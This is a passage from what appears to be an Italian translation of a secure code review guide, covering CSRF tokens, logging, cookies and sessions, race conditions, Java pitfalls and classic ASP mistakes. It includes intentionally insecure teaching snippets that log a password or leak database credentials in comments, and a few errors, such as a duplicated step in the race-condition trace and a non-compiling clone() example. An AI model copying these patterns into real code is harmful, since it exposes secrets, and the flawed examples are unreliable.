
OCCHIO PER OCCHIO, REQUEST PER REQUEST

Quando una richiesta HTTP è ricevuta dall' applicazione, si dovrebbe esaminare lo strato business logic per accertarsi che qunado una richiesta di transazione viene inviata all' applicativo quest' ultima non esegua semplicemente l' azione richiesta, ma risponda con la richiesta della password.

```
Line

1  String actionType = Request.getParameter("Action");

2  if(actionType.equalsIgnoreCase("BuyStuff"){

4    Response.add("Please enter your password");

5    return Response;

6  }
```

Nello pseudo codice sopra, potremmo esaminare cosa accade se l' applicativo riceve una richiesta HTTP di eseguire una transazione, e se l' applicazione stessa risponde all' utente con una richiesta di conferma (in questo caso confermando la password).

Il diagramma sotto mostra la logica dietro la gestione delle transazioni anti-CSRF:



PATTERNS VULNERABILI AD ATTACCHI CSRF

Qualsiasi applicazione che accetta richieste HTTP da un utente autenticato senza eseguire il controllo che tale richiesta dell' utente autenticato nella sezione sia univoca Any application that accepts HTTP requests from an authenticated user without having some control to verify that the HTTP request is unique to the user's session. (Quasi tutte le applicazioni web!!). Il Session ID non basta allo scopo perché la malevole richiesta HTTP potrebbe anche contenere un valido session ID, perché l' utente è già autenticato.

PATTERNS & PROCEDURE PER PREVENIRE ATTACCHI CSRF

Quindi controllare che la request abbia un valido Session ID non è sufficiente, dobbiamo controllare che un identificatore univoco sia inviato ad ogni richiesta HTTP verso l' applicativo. Le richieste CSRF So checking if the request has a valid session cookie is not enough, we need check if a unique identifier is sent with every HTTP request sent to the application. L e richieste CSRF NON HANNO questo univoco identificativo. La ragione per cui le richieste CSRF NON hanno questo identificativo valido è perché tale identificativo è renderizzato in pagina come campo nascosto (hidden field) ed è appeso alla richiesta HTTP una volta cliccato il link/bottone. L' attaccante non sarà a conoscenza di questo identificativo (unique ID), poiché è generato randomicamente e renderizzato dinamicamente per ogni link per ogni pagina.

1. Una lista è compilata prima di servire la pagina all' utente. La lista contiente tutti gli IDs validi generati per tutti i link della pagina servita. L' ID univoco può essere generato da un sicuro generatore random come per esempio il SecureRandom (J2EE).

2. Un ID univoco è appeso ad ogni link/form sulla pagina richiesta prima di essere renderizzata all' utente.

3. Mantenere la lista degli IDs univoci nella sessione dell' utente, l' applicativo deve controllare se l' ID univo passato nella HTTP request sia valido per una data richiesta.

4. Se l' ID univoco non è presente, terminare la sessione e mostrare la pagina di errore.

INTERAZIONE DELL' UTENTE

Una volta richiesta una transazione, come il trasferimento di fondi, mostrare una addizionale richiesta di conferma all' utente, per esempio la richiesta di una password che deve essere verifcata prima di eseguire la transazione. Un attaccante CSRF potrebbe non conoscere la password dell' utente e quindi la transazione non avrebbe luogo attraverso un attacco CSRF.

REVISIONE TECNICA: LOGGING ISSUES

Introduzione

Logging significa registrare le informazioni in un ambiente di storing in modo da descrivere chi ha eseguito cosa e quando è stato eseguito (come un audit trail). Questo può ricoprire messaggi di debug implementati durante lo sviluppo, dato che ogni messaggio riflette i problemi o gli stati all' interno di un applicativo. Dovrebbe esserci un audit per tutto ciò che il business ritiene importante per tracciare l' uso dell' applicazione. Il Logging offre un metodo investigativo per assicurare che altri meccanismi di sicurezza siano eseguiti correttamente.

Esistono tre categorie di logs: application, operation system, e security software. Mentre i principi generali sono simili per tutti i logs, le pratiche studiate in questo documento sono specialmente applicabili ai logs di tipo applicativo (application logs).

Una buona strategia di logging dovrebbe includere *log generation*, *storage*, *protection*, *analysis*, e *reporting*.

LOG GENERATION

Il Logging dovrebbe essere eseguito nei seguenti scenari:

Authentication: tentativi di successo e insuccesso.
Authorization requests.
Data manipulation: qualsiasi azione (CUD) Create, Update, Delete eseguita nell' applicazione.
Session activity: eventi Termination/Logout.

L' applicazione dovrebbe avere l' abilità di individuare e memorizzare usi impropri/malevoli, come eventi che causano errori inaspettati o che attaccano il modello applicativo, per esempio, utenti che cercano di ottenere accesso a dati che non dovrebbero, e informazioni in ingresso che non superano le regole di validazione o che sono stati modificati. In generale, dovrebbe essere individuata ogni condizione di errore che non potrebbe presentarsi senza un tentativo dell' utente di aggirare la logica applicativa

Il Logging dovrebbe fornirci le informazioni richieste per eseguire un appropriato audit trail delle azioni dell' utente. Partendo da questo, la data delle azioni che sono state eseguite potrebbe essere utilie, ma è necessario assicurarsi che l' applicazione utilizzi un orologio che sia sincronizzato con un *common time source*. Loggare le funzionalità non significa loggare qualsiasi informazione sensibile o personale; un esempio di questo è quando l' applicazione riceve una richiesta HTTP GET e logga il payload contenuto nel URL. Questo può risultare essere un log di dati sensibili.

Il Logging dovrebbe seguire le best practice riguardo la data validation; massima lunghezza di un infomazione, caratteri particolari (malicious characters)..
Dovremmo garantire che le funzionalità di log stampino solamente messaggi di una ragionevole lunghezza e che questa

lunghezza sia controllata.
Non loggare mai direttamente l' inpute dell' utente; prima valida, poi logga.

LOG STORAGE

Per preservare i logs e mantenere la grandezza dei files contenuta, è caldamente raccomandato utilizzare la tecnica di *log rotation*. Log rotation significa chiudere un file e aprirne uno nuovo quando si considera che il precedente abbia completato o stia diventando troppo grande. Log rotation è tipicamente eseguita schedulando (esempio giornalmente) i log oppure quando il file raggiunge una certa grandezza.

LOG PROTECTION

Poiché i logs contengono i dati degli account degli utenti e altre informazioni sensibili, è necessario proteggere i files di log in modo da garantire confidentiality, integrity, availability, la triade della sicurezza informatica.

LOG ANALYSIS AND REPORTING

Log analysis è lo studio dei logs atto ad identificare eventi che possano interessare o sopprimere i logs che contengano informazioni di eventi insignificanti. Log reporting significa documentare l' analisi dei logs eseguita. Sebbene siano normalmente responsabilità del system administrator, una applicazione deve generare logs che contengano informazioni consistenti e che contengano info da permettere all' amministratore di categorizzare i logs stessi. Dovrebbe esistere un audit degli eventi di sistema che contenere date formattate secondo il GMT in modo da non creare confusione. Eventi come Create, Update, or Delete (CUD), eventi di business come trasferimento di dati e anche gli eventi di sicurezza dovrebbero essere loggati.

COMMON OPEN SOURCE LOGGING SOLUTIONS:

Log4J: http://logging.apache.org/log4j/docs/index.html

Log4net: http://logging.apache.org/log4net/

Commons Logging: http://jakarta.apache.org/commons/logging/index.html

In Tomcat(5.5), se non viene definito un custom logger (log4J) tutto viene loggato tramite Commons Logging e stampato nel file catalina.out.
Il file catalina.out cresce all' infinito e non esegue recycle/rollover. Log4J offre la funzionalità di "Rollover", che limita la grandezza del file di log. Inoltre Log4j offre la possibilità di definire gli "appenders" che possono direttamente loggare i dati verso altre destinazioni come porte, syslog, o anche un database o JMS.

Esempio di file di configurazione log4j.properties:

```
#
# Configures Log4j as the Tomcat system logger
#
#
# Configure the logger to output info level messages into a rolling log file.
#
log4j.rootLogger=INFO, R
#
# To continue using the "catalina.out" file (which grows forever),
# comment out the above line and uncomment the next.
#
#log4j.rootLogger=ERROR, A1
#
# Configuration for standard output ("catalina.out").
#
log4j.appender.A1=org.apache.log4j.ConsoleAppender
log4j.appender.A1.layout=org.apache.log4j.PatternLayout
#
# Print the date in ISO 8601 format
#
```

```
log4j.appender.A1.layout.ConversionPattern=%d [%t] %-5p %c - %m%n

#

# Configuration for a rolling log file ("tomcat.log").

#

log4j.appender.R=org.apache.log4j.DailyRollingFileAppender

log4j.appender.R.DatePattern='.'yyyy-MM-dd

#

# Edit the next line to point to your logs directory.

# The last part of the name is the log file name.

#

log4j.appender.R.File=/usr/local/tomcat/logs/tomcat.log

log4j.appender.R.layout=org.apache.log4j.PatternLayout

#

# Print the date in ISO 8601 format

#

log4j.appender.R.layout.ConversionPattern=%d [%t] %-5p %c - %m%n

#

# Application logging options

#

#log4j.logger.org.apache=DEBUG

#log4j.logger.org.apache=INFO

#log4j.logger.org.apache.struts=DEBUG

#log4j.logger.org.apache.struts=INFO
```

PATTERNS VULNERABILI

.NET

I seguenti sono problemi che possono sembrare al di fuori della sfera del team di sviluppo. Logging e auditing sono metodi investigativi per prevenire le frodi. Sono sottovalutati nel mondo dell' industria che permette agli attaccanti di continuare ad eseguire frodi senza essere individuati.

Osservando le problematiche di Windows e .NET:

Controlla che:

1. Il log nativo di Windows scrive il timestamp su tutti i logs.
2. GMT è settato come tipo di orario.
3. Il sistema oprativo Windows può essere configurato per utilizzare il network timeservers.
4. Di base il log degli eventi mostrerà: Nome del computer che genera l' evento; L' applicazione nel campo sorgente. Informazioni aggiuntive come idnetificativo di request, username, e la destinazione dovrebbero essere incluse nel campo dell' evento di errore.
5. Nessuna informazione sensibile o di business deve essere inviata ai logs applicativi.
6. I logs applicativi non devono essere collocati nella web root directory.
7. La Log policy permette di definire differenti livelli di dettaglio (log severity levels)

SCRIVERE NEL LOG DEGLI EVENTI

Durante la revisione del codice .NET assicurati che le chiamate relative all' oggetto EventLog non contenga alcuna informazione confidenziale.

```
EventLog.WriteEntry( "<password>",EventLogEntryType.Information);
```

CLASSIC ASP

Puoi aggiungere eventi sul log del Web server o di Windows, per il log del Web server utilizza

```
Response.AppendToLog("Error in Processing")
```

Questo è il modo comune di aggiungere informazioni nel Windows event log.

```
Const EVENT_SUCCESS = 0

Set objShell = Wscript.CreateObject("Wscript.Shell")

objShell.LogEvent EVENT_SUCCESS, _

  "Payroll application successfully installed."
```

Osserva che tutte le precedenti regole per ASP.NET sono applicabili per classic ASP.

REVISIONE TECNICA: SESSION INTEGRITY

Introduzione

I Cookies possono essere utilizzati per mantenere lo stato della sessione. Questo identifica l' utente che sta utilizzando l' applicazione. I Session IDs sono metodi popolari per identificare un utente. Un "secure" session ID dovrebbe essere composto da almeno 128 bits (come lunghezza) e dovrebbe essere sufficientemente random. I Cookies possono essere inoltre utilizzati per identificare un utente, ma bisogna fare attenzione nell' uso dei cookies. In genere non è raccomandato implementare una soluzione SSO (Single Sign on) basandosi sui cookies; non dovrebbero mai essere utilizzati per questi intenti. I Persistent cookies sono salvati sull' hard disk dell' utente e restano validi in base alla expiry date definita nel cookie. Di seguito i punti relativi alla gestione dei cookie nel codice.

COME LOCALIZZARE LE POTENZIALI VULNERABILITÀ

Se il cookie object è settato con vari attributi oltre al session ID controlla che il cookie sia trasmesso utilizzando un canale sicuro HTTPS/SSL. Questo può essere eseguito in questo modo:

cookie.setSecure() (Java)

cookie.secure = secure; (.NET)

Response.Cookies("CookieKey").Secure = True (Classic ASP)

HTTP ONLY COOKIE

Questo è stato aggiunto in IE6+. HTTP Only cookie significa offrire prevenzione contro attachi di tipo XSS non permettendo al client di accedere al cookie tramite client side script. E' un passo nella direzione giusta ma non è un silver bullet.

cookie.HttpOnly = true (C#)

Qui il cookie è accessibile solo via ASP.NET.

Osserva che la proprietà HTTPOnly non è supportata nella pagine Classic ASP.

LIMITARE IL DOMINIO DEL COOKIE

Assicurasi che i cookies siano limitati ad un dominio come ad esempio example.com; in questo modo il cookie è associato al dominio example.com. Se il cookie è associato ad un altro dominio il codice esegue questo:

Response.Cookies["domain"].Domain = "support.example.com"; (C#)

Response.Cookies("domain").Domain = "support.example.com" (Classic ASP)

Durante la revisione, se il cookie è assegnato a più domini annotali e chiedi per quale motivo è stato progettato in questo modo.

MOSTRARE DATI ALL' UTENTE TRAMITE COOKIE

Assicurarsi che i dati che devono essere mostrati all' utente tramite il cookie siano in formato HTML encoded. Questo mitiga alcune forme di attacco Cross Site Scripting.

LabelX.Text = Server.HtmlEncode(Request.Cookies["userName"].Value); (C#)

Response.Write Server.HtmlEncode (Request.Cookies("userName")) (Classic ASP)

Session Tracking/Management Techniques

HTML HIDDEN FIELD

Il campo HTML Hidden potrebbe essere utilizzato per eseguire session tracking. Ad ogni richiesta HTTP POST, il campo hidden è passato al server idnetificando l' utente. Potrebbe essere nella seguente forma:

<INPUT TYPE="hidden" NAME="user"VALUE="User00192839485773800009485 7hfduekjkksowie039848jej393">

Il codice server-side è utilizzato per eseguire la validazione su VALUE in modo da controllare che l' utente sia valido. Questo approccio può essere utilizzato sono per le richieste HTTP POST.

URL REWRITING

URL rewriting approccia il session tracking appendendo un ID univo relativo all' utente alla fine del URL.

<A HREF="/smackmenow.htm?user=User00192839485773800009485 7hfduekjkksowie039848jej393">Click Here</A>

Pattern per la gestione della sessione e integrità

HTTPOnly Cookie: previene l' accesso ai cookies via client side script. Non tutti i browser supportano tale direttiva.

VALID SESSION CHECKING:

Ad ogni richiesta HTTP il framework dovrebbe controllare se l' utente relativo alla richiesta HTTP sia valido (via session ID).

SUCCESSFUL AUTHENTICATION:

Ad ogni login avvenuto con successo all' utente dovrebbe essere associato un nuovo identificativo univoco. La vecchia sessione deve essere invalidata. Questo previene attacchi di tipo session fixation e lo stesso browser inoltre condivide lo stesso session ID in un ambiente multiutente. A volte il session ID è per ogni browser, e la sessione rimane valida finché il browser resta attivo.

LOGOUT:

Questo ci fa capire perché il bottone/link del logout sia così importante. Il bottone/link dovrebbe invalidare la sessione (session ID) una volta cliccato.

ARTICOLI

http://www.owasp.org/index.php/Category:OWASP_Cookies_Database
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
http://java.sun.com/j2ee/sdk_1.3/techdocs/api/javax/servlet/http/Cookie.html

REVISIONE TECNICA: RACE CONDITIONS

Introduzione

Lo scenario della Race Conditions accade quando una parte di codice non lavora come si suppone dovrebbe fare (come in molti problemi di sicurezza). E' il risultato di un ordine di eventi inaspettati che possono convergere in uno stato indefinito e dar luogo all' esecuzione di più thread per la stessa risorsa. L' esecuzione di thread multipli o la manipolazione della stessa area di memoria o del dato persistente può causare problemi di intergrità.

COME FUNZIONA:

Quando più thread sono in competizione per manipolare la stessa risorsa, possiamo assistere facilmente allo scenario del race condition se le risorse non sono step-lock o utilizzano tokens come semaforo.

Immaginiamo di avere due processi (Thread 1, T1) e (Thread 2, T2). Il codice in questione somma il valore 10 ad un intero X. Il valore iniziale di X è 5.

X = X + 10

Quindi senza alcun controllo supponendo che tale codice sia multi-threading, otteniamo il seguente problema:

T1 places X into a register in thread 1

T2 places X into a register in thread 2

T1 adds 10 to the value in T1's register resulting in 15

T2 adds 10 to the value in T2's register resulting in 15

T1 saves the register value (15) into X.

T1 saves the register value (15) into X.

Il valore attuale dovrebbe essere 25, dal momento che ogni thread somma 10 al valore iniziale 5. Ma il valore attuale è 15 dal momento che T2 non permette a T1 si salvare in X prima che lui stesso (T2) abbia ottenuto il valore X per la propria addizione.

Come localizzare le potenziali vulnerabilità

.NET

Osservare il codice multi-threading:

Thread
System.Threading
ThreadPool
System.Threading.Interlocked

JAVA

java.lang.Thread
java.lang.Runnable
start()
stop()
destroy()
init()
synchronized
wait()
notify()
notifyAll()

CLASSIC ASP

Multithreading non è supportato da ASP, quindi lo scenario di race conditions può verificarsi solo utilizzando gli oggetti COM.

PATTERNS VULNERABILI

Metodi statici (per classe, non per oggetto) sono problemi importanti nel caso in cui ci sono stati condivisi tra i vari thread. Per esempio, in Apache, struts static members dovrebbero non essere utilizzati per salvare informazioni relative a particolari richieste. La stessa istanza di classe può essere utilizzata da più thread, e quindi il valore del membro di classe statico non può essere garantito.

Le istanze delle classi non necessitano di essere thread safe perché l' oggetto viene creato per ogni operazione o richiesta. Gli stati statici devono essere thread safe.

1. Le referenze di variabili statiche devono essere thread locked.
2. Rilasciare un lock oltre il blocco finally{} può causare problemi
3. I metodi statici possono alterare gli stati

Related Articles

http://msdn2.microsoft.com/en-us/library/f857xew0(vs.71).aspx

CONSIDERAZIONI AGGIUNTIVE:

Le sezioni seguenti ricoprono considerazioni varie sulla sicurezza, come problemi di uno specifico linguaggio di programmazione, configurazione del database, sviluppo di codice. Le sezioni indicano cosa cercare quando si esegue la revisione del codice, e inoltre si spiega come farle nel modo corretto. Inoltre discuteremo riguardo agli strumenti offerti dal documento OWASP Code Review Top 10, che crescerà nel tempo per indicare i problemi comuni nello sviluppo del codice indistintamente dal linguaggio di programmazione.

JAVA GOTCHAS

UGUAGLIANZA

L' uguaglianza tra Object è testata utilizzando l' operatore ==, mentre l' uguaglianza del valore è testata utilizzando il metodo .equals(Object). Per

Esempio:

```
String one = new String("abc");

String two = new String("abc");

String three = one;

if (one != two) System.out.println("The two objects are not the same.");

if (one.equals(two)) System.out.println("But they do contain the same value");

if (one == three) System.out.println("These two are the same, because they use the same reference.");
```

L' output è:

```
The two objects are not the same.

But they do contain the same value

These two are the same, because they use the same reference.
```

Inoltre, ricorda che:

String abc = "abc"

e

String abc = new String("abc");

sono differenti. Per esempio, considera il seguente listato:

```
String letters = "abc";

String moreLetters = "abc";
```

```
System.out.println(letters==moreLetters);
```

L' output è:

true

Questo è a causa del compilatore e dell' efficienza a runtime. Nella classe compilata solo un set di dati “abc” viene salvata, non due. In questa situazione solo un oggetto viene creato, quindi l' uguaglianza tra questi oggetti è vera. Comunque, considera questo esempio:

```
String data = new String("123");

String moreData = new String("123");

System.out.println(data==moreData);
```

L' output è:

false

Anche se viene salvato nella classe un solo set di dati “123”, questo viene trattato differentemente a runtime. Una esplicita inizializzazione è utilizzata per creare gli oggetti String. Quindi, in questo caso, due oggetti sono creati, e così l' uguaglianza è falsa. E' importante notare che “==” è sempre utilizzato per l' uguaglianza tra oggetti e non sempre si riferisce ai valori in un oggetto. Utilizza sempre il metodo .equals quando esegui un controllo.

IMMUTABLE OBJECTS / WRAPPER CLASS CACHING

Dalla Java 5, le wrapper class caching sono state introdotte. La seguente è una osservazione della cache creata dalla classe inner, IntegerCache, che si trova nella Integer cache. Per esempio, il seguente codice crea una cache:

```
Integer myNumber = 10

or

Integer myNumber = Integer.valueOf(10);
```

256 Integer oggetti sono creati con range of -128 to 127 che sono tutti salvati in un array di Integer. Questa funzionalità di caching può essere osservata attraverso la inner class, IntegerCache, che si trova nell' oggetto Integer:

```
 private static class IntegerCache

{
```

```
 private IntegerCache(){}
static final Integer cache[] = new Integer[-(-128) + 127 + 1];
static
  {
    for(int i = 0; i < cache.length; i++)
    cache[i] = new Integer(i - 128);
  }
}
public static Integer valueOf(int i)
{
            final int offset = 128;
            if (i >= -128 && i <= 127) // must cache
      {
               return IntegerCache.cache[i + offset];
            }
      return new Integer(i);
}
```

Quindi quando viene creato un oggetto utilizzando il metodo Integer.valueOf o assegnando direttamente un valore ad un ogetto Integer nel range [-128,127] lo stesso oggetto viene ritornato. Considera il seguente esempio:

```
Integer i = 100;
Integer p = 100;
if (i == p)  System.out.println("i and p are the same.");
if (i != p)   System.out.println("i and p are different.");
if(i.equals(p))  System.out.println("i and p contain the same value.");
```

The output is:

i and p are the same.

i and p contain the same value.

E' importante notare che gli oggetti i e p hanno euguaglianza vera perché sono lo stesso oggetto, la loro comparazione non è basata sul valore, è basata sul confronto dell' oggetto. Se gli oggetti Integer i e p sono fuori dal range [-128,127] la chache non viene utilizzata, quindi un nuovo oggetto viene creato. Quando esegui una comparazione utilizza sempre i metodi di tipo ".equals". E' anche importante osservare che l' istanza di un oggetto Integer non crea la cache. Considera il seguente esmepio:

```
Integer i = new Integer (100);

Integer p = new Integer(100);

if(i==p) System.out.println("i and p are the same object");

if(i.equals(p)) System.out.println(" i and p contain the same value");
```

In questo caso, l' output è solamente:

i and p contain the same value

Ricorda che "==" è sempre utilizzato per l' eguaglianza tra oggetti, non deve essere sovrascritto per eseguire confronti tra unboxed values.

Questa specifica è descritta nel Java Language Specification section 5.1.7. Da cui:

If the value *p* being boxed is true, false, a byte, a char in the range \u0000 to \u007f, or an int or short number between -128 and 127, then let *r1* and *r2* be the results of any two boxing conversions of *p*. It is always the case that *r1* == *r2*.

The other wrapper classes (Byte, Short, Long, Character) also contain this caching mechanism. The Byte, Short and Long all contain the same caching principle to the Integer object. The Character class caches from 0 to 127. The negative cache is not created for the Character wrapper as these values do not represent a corresponding character. There is no caching for the Float object.

Anche la classe BigDecimal utilizza il caching ma utilizza un meccanismo differente. Mentre le altre classi contengono una inner class qui il caching è definito attraverso un array statico e ricopre solo 11 numeri: dallo 0 al 10:

```
// Cache of common small BigDecimal values.

private static final BigDecimal zeroThroughTen[] = {

new BigDecimal(BigInteger.ZERO,          0,  0),
```

```
new BigDecimal(BigInteger.ONE,          1,  0),
new BigDecimal(BigInteger.valueOf(2),   2,  0),
new BigDecimal(BigInteger.valueOf(3),   3,  0),
new BigDecimal(BigInteger.valueOf(4),   4,  0),
new BigDecimal(BigInteger.valueOf(5),   5,  0),
new BigDecimal(BigInteger.valueOf(6),   6,  0),
new BigDecimal(BigInteger.valueOf(7),   7,  0),
new BigDecimal(BigInteger.valueOf(8),   8,  0),
new BigDecimal(BigInteger.valueOf(9),   9,  0),
new BigDecimal(BigInteger.TEN,          10, 0),
};
```

Secondo le spcifiche Java Language Specification(JLS) i valori discussi sopra sono salvati su oggetti immutabili. Il meccanismo di caching è stato progettato perché si pensa che tali valori vengano utilizzati più frequentemente.

INCREMENTARE VALORI

Fai attenzione all' opratore di post-incremento:

```
int x = 5;
x = x++;
System.out.println( x );
```

L' output è:

```
5
```

Ricorda che l' assegnazione viene completata prima dell' incremento, da cui post-increment. Utilizzando l' operatore di pre-incremento il valore viene aggiornato prima dell' assegnazione. Per esempio:

```
int x = 5;
x = ++x;
```

System.out.println(x);

L' output è:

6

GARBAGE COLLECTION

Sovrascrivere il metodo "finalize()" ti permetterà di definire il codice perciò che è concettualmente uguale al distruttore. Ci sono un pò di cose importanti da ricordare:

- "finalize()" viene richiamato al massimo una sola volta da Garbage Collector.
- Non è garantito che il metodo "finalize()" venga richiamato, per esempio quando un oggetto viene garbage collected.
- Sovrascrivendo il metodo "finalize()" puoi prevenire che un oggetto venga distrutto. Per esempio, un oggetto passa un referenza di se stesso ad un altro oggetto.
- Il comportamento del Garbage Collection differisce tra le JVMs.
- Assegnazioni booleane

Ognuno di noi conosce la differenza tra "==" e "=" in Java. Comunque, gli errori vengono commessi, e spesso il compilatore li intercetta. Ad ogni modo, consideriamo il seguente listato:

```
boolean theTruth = false;
if (theTruth = true)
{
 System.out.println("theTruth is true");
}
else
 System.out.println("theTruth is false;");
}
```

Il risultato di ogni assegnazione è il valore della variabile che segue l' espressione. Quindi, il codice sopra ritornerà sempre "theTruth is true". Questo per quanto riguarda solo i booleani, quindi per esempio il seguente codice non compilerà e genererà errore:

```
int i = 1;
if(i=0) {}
```

Poiché "i" è un intero la comparazione assegan il valore 0 ad i. Ma lo statement "if" si aspetta un booleano e quindi il codice non viene compilato.

CONDIZIONI

Osserviamo il tema deile condizioni "else if" innestate. Consideriamo il seguente codice di esempio:

```
int x = 3;
if (x==5) {}
else if (x<9)
{
  System.out.println("x is less than 9");
}
else if (x<6)
{
  System.out.println("x is less than 6");
}
else
{
  System.out.println("else");
}
Produces the output:
x is less then 9
```

Quindi anche se la seconda espressione sia valida non viene mai raggiunta. Questo a causa del fatto che la prima condizione oscura la seconda.

LE PIU' IMPORTANTI PRATICHE JAVA SICURE

Introduzione

Questa sezione riguarda le più importanti aree Java che sono considerate essere linee guida quando si sviluppano applicazioni Java. Quando viene eseguita una revisione del codice basato su Java, dovremmo cercare e osservare i temi descritti di seguito. Indurre gli sviluppatori a seguire linea guida collaudate per lo sviluppo permette di scrivere il codice secondo le basilari caratteristiche di sicurezza che tutti i codici dovrebbero avere, "Self Defending Code".

CLASS ACCESS

1. Metodi
2. Attributi
3. Oggetti mutabili

Fai le cose semplici, non creare classi con attributi o metodi pubblici se non è necessario. Ogni metodo, attributo, o classe che non sia private è potenzialmente esposto ad un attacco. Definisci correttamente la visibilità delle variabili in modo da poterne limitare l' accessibilità.

INITIALIZATION

L' allocazione degli oggetti senza chiamare un costruttore è possibile. Non è necessario chiamare un costruttore per istanziare un oggetto, quindi non basarti sull' inizializzazione poiché esistono molti modi per richiamare un oggetto non inizializzato.

1. Recupera la classe per verificare se è inizializzata prima di eseguire alcuna operazione. Aggiungi un booleano settato a "TRUE" quando è inizializzata; rendilo private. Tale booleano può essere controllato quando richiesto dai non-constructor methods.
2. Rendi tutte le variabili private e utilizza setters/getters.
3. Rendi le variabili statiche private, questo previene l' accesso a variabili non inizializzate.

FINALITY

Le classi che non sono definite final permettono ad un attaccante di estendere la classe in un modo malevolo. Una applicazione dovrebbe avere un oggetto USER che, secondo design applicativo, non dovrebbe essere possibile estendere, quindi implementare tale classe definendola final previene una ipotetica e malevole estensione. Le classi Non-final dovrebbero essere tali per una giusta ragione. L' estensibilità di una classe dovrebbe essere definita se e solo se richiesta non semplicemente per il fatto che possa essere estendibile.

SCOPE

Il Package scope viene utilizzato affinché non esistano conflitti di nomi in una applicazione, specialmente quando vengono riutilizzate classi di altri framework. I Packages sono di default aperti, non sealed, il che significa che una classe rogue può essere aggiunta in un package. Se una classe viene aggiunta ad un package, lo scope dei campi protected non hanno alcuna sicurezza. Per default, tutti gli attributi e metodi non dichiarati public o private sono protected, e possono essere raggiunti solo dalle classi del medesimo package: non considerare questo sicuro.

INNER CLASSES

Quando vengono tradotte in bytecode, le classi inner sono “ricostruite” come classi esterne nello stesso package. Questo significa che qualsiasi classe all' interno del package può accedere alla classe inner. I campi privati della classe inner vengono tradotti in protected dal momento che sono accessibili dalle classi all' interno del package.

HARD CODING

Non cablare alcun tipo di password, user IDs, etc nel codice. Silly and bad design. Può essere decompilato. Poni tali campi sensibili in una sezione protetta dell' ambiente di deployment.

CLONEABILITY

Sovrascrivi il metodo clone() per ovviare alla clonazione della classe, a meno che non sia necessario. La possibilità di clonare una classe permette all' attaccante di instanziare una classe senza utilizzare alcun costruttore. Definisci il seguente metodo in ogni classe:

```
public final Object clone() throws java.lang.CloneNotSupportedException {

 throw new java.lang.CloneNotSupportedException();

 }
```

Se il clone() è un requisito, puoi sempre definire la firma del metodo con la parola chiave final in modo da essere immune ad overriding:

```
public final void clone() throws java.lang.CloneNotSupportedException {
```

```
super.clone();

}
```

SERIALIZATION/DESERIALIZATION

La Serialization può essere utilizzata per salvare gli oggetti quando la JVM è "switched off". La serializzazione permette di salvare l' oggetto in uno stream di byte. La Serialization può permettere ad un attaccante di osservare lo stato dell' oggetto e quindi degli attributi privati.

Per prevenire la serializzazione dell' oggetto, il seguente codice deve essere aggiunto:

```
private final void writeObject(ObjectOutputStream out)

throws java.io.IOException {

  throw new java.io.IOException("Object cannot be serialized");

}
```

writeObject() è il metodo che esegue la procedura di serializzazione dell' oggetto. Sovrascrivendo il metodo in modo che lanci una exception e rendendolo final, non permettiamo la serializzazione dell' oggetto.

Quando un oggetto viene serializzato i dati transienti vengono distrutti, quindi “tagga” le informazioni sensibili come transienti per proteggerle dai serialization attacks.

La Deserialization può essere utilizzata per costruire un oggetto da uno stream di bytes. Questo può essere sfruttato da un attaccante per instanziare lo stato di un oggetto. Come la serialization anche la deserialization può essere evitata eseguendo l' overriding del corrispettivo metodo: readObject().

```
private final void readObject(ObjectInputStream in)

 throws java.io.IOException {

  throw new java.io.IOException("Class cannot be deserialized");

}
```

CLASSIC ASP DESIGN MISTAKES

Overview

There are several issues inherent to classic ASP pages that may lead to security issues. We are talking about beginner mistakes or code misuse. The following examples will give you a good idea of what is being discussed. All of these examples are based on common findings through experience of ASP testing.

ASP PAGES EXECUTION ORDER ISSUES

First of all let's explain the processing levels on ASP pages. ASP pages are executed in the following way:

1. **Server Side Includes**. First, the interpreter adds to the current file the text of all the files in include sentences and process it as if it was a single file.
2. **Server Side VBSCript Code**. Second, the VBScript in <% and %> code is executed.
3. **Client Side JAvascript/VBScript Code**. Finally, once the page is completely loaded in the browser, JavaScript code is executed.

This might be obvious, however ignoring this order might lead to severe security issues. Here are some examples

WRONG DYNAMIC INCLUSION OF FILES.

```
<%
If User = "Admin" Then
%>
<!--#include file="AdminMenu.inc"-->
<%
Else
%>
<!--#include file="UserMenu.inc"-->
<%
End If
```

```
%>
```

The previous code will add the content of both files to the ASP page; execution as SSI are executed first, then ASP code. It is possible that the page is displayed correctly due to the "If" sentence, however, all the code will be processed; this might lead to race conditions or undesired execution of functions.

HTML AND JAVASCRIPT COMMENTS DO NOT SKIP EXECUTION OF ASP CODE

```
<!-- <%= "Debug: This is the DB user: " & DBUserName %> -->

<script type="Text/JavaScript">

var x = 'Hello, ';

//<%= "Debug: This is the DB password: " & DBUserPassword %>

alert (x + "Juan");

</script>
```

If you are proficient in ASP technology, the result of the example above would be clear, however, many developers cannot tell the final output

```
<!-- Debug: This is the DB user: SA -->

<script type="Text/JavaScript">

var x = 'Hello, ';

//Debug: This is the DB password: Password

alert (x + "Juan");

</script>
```

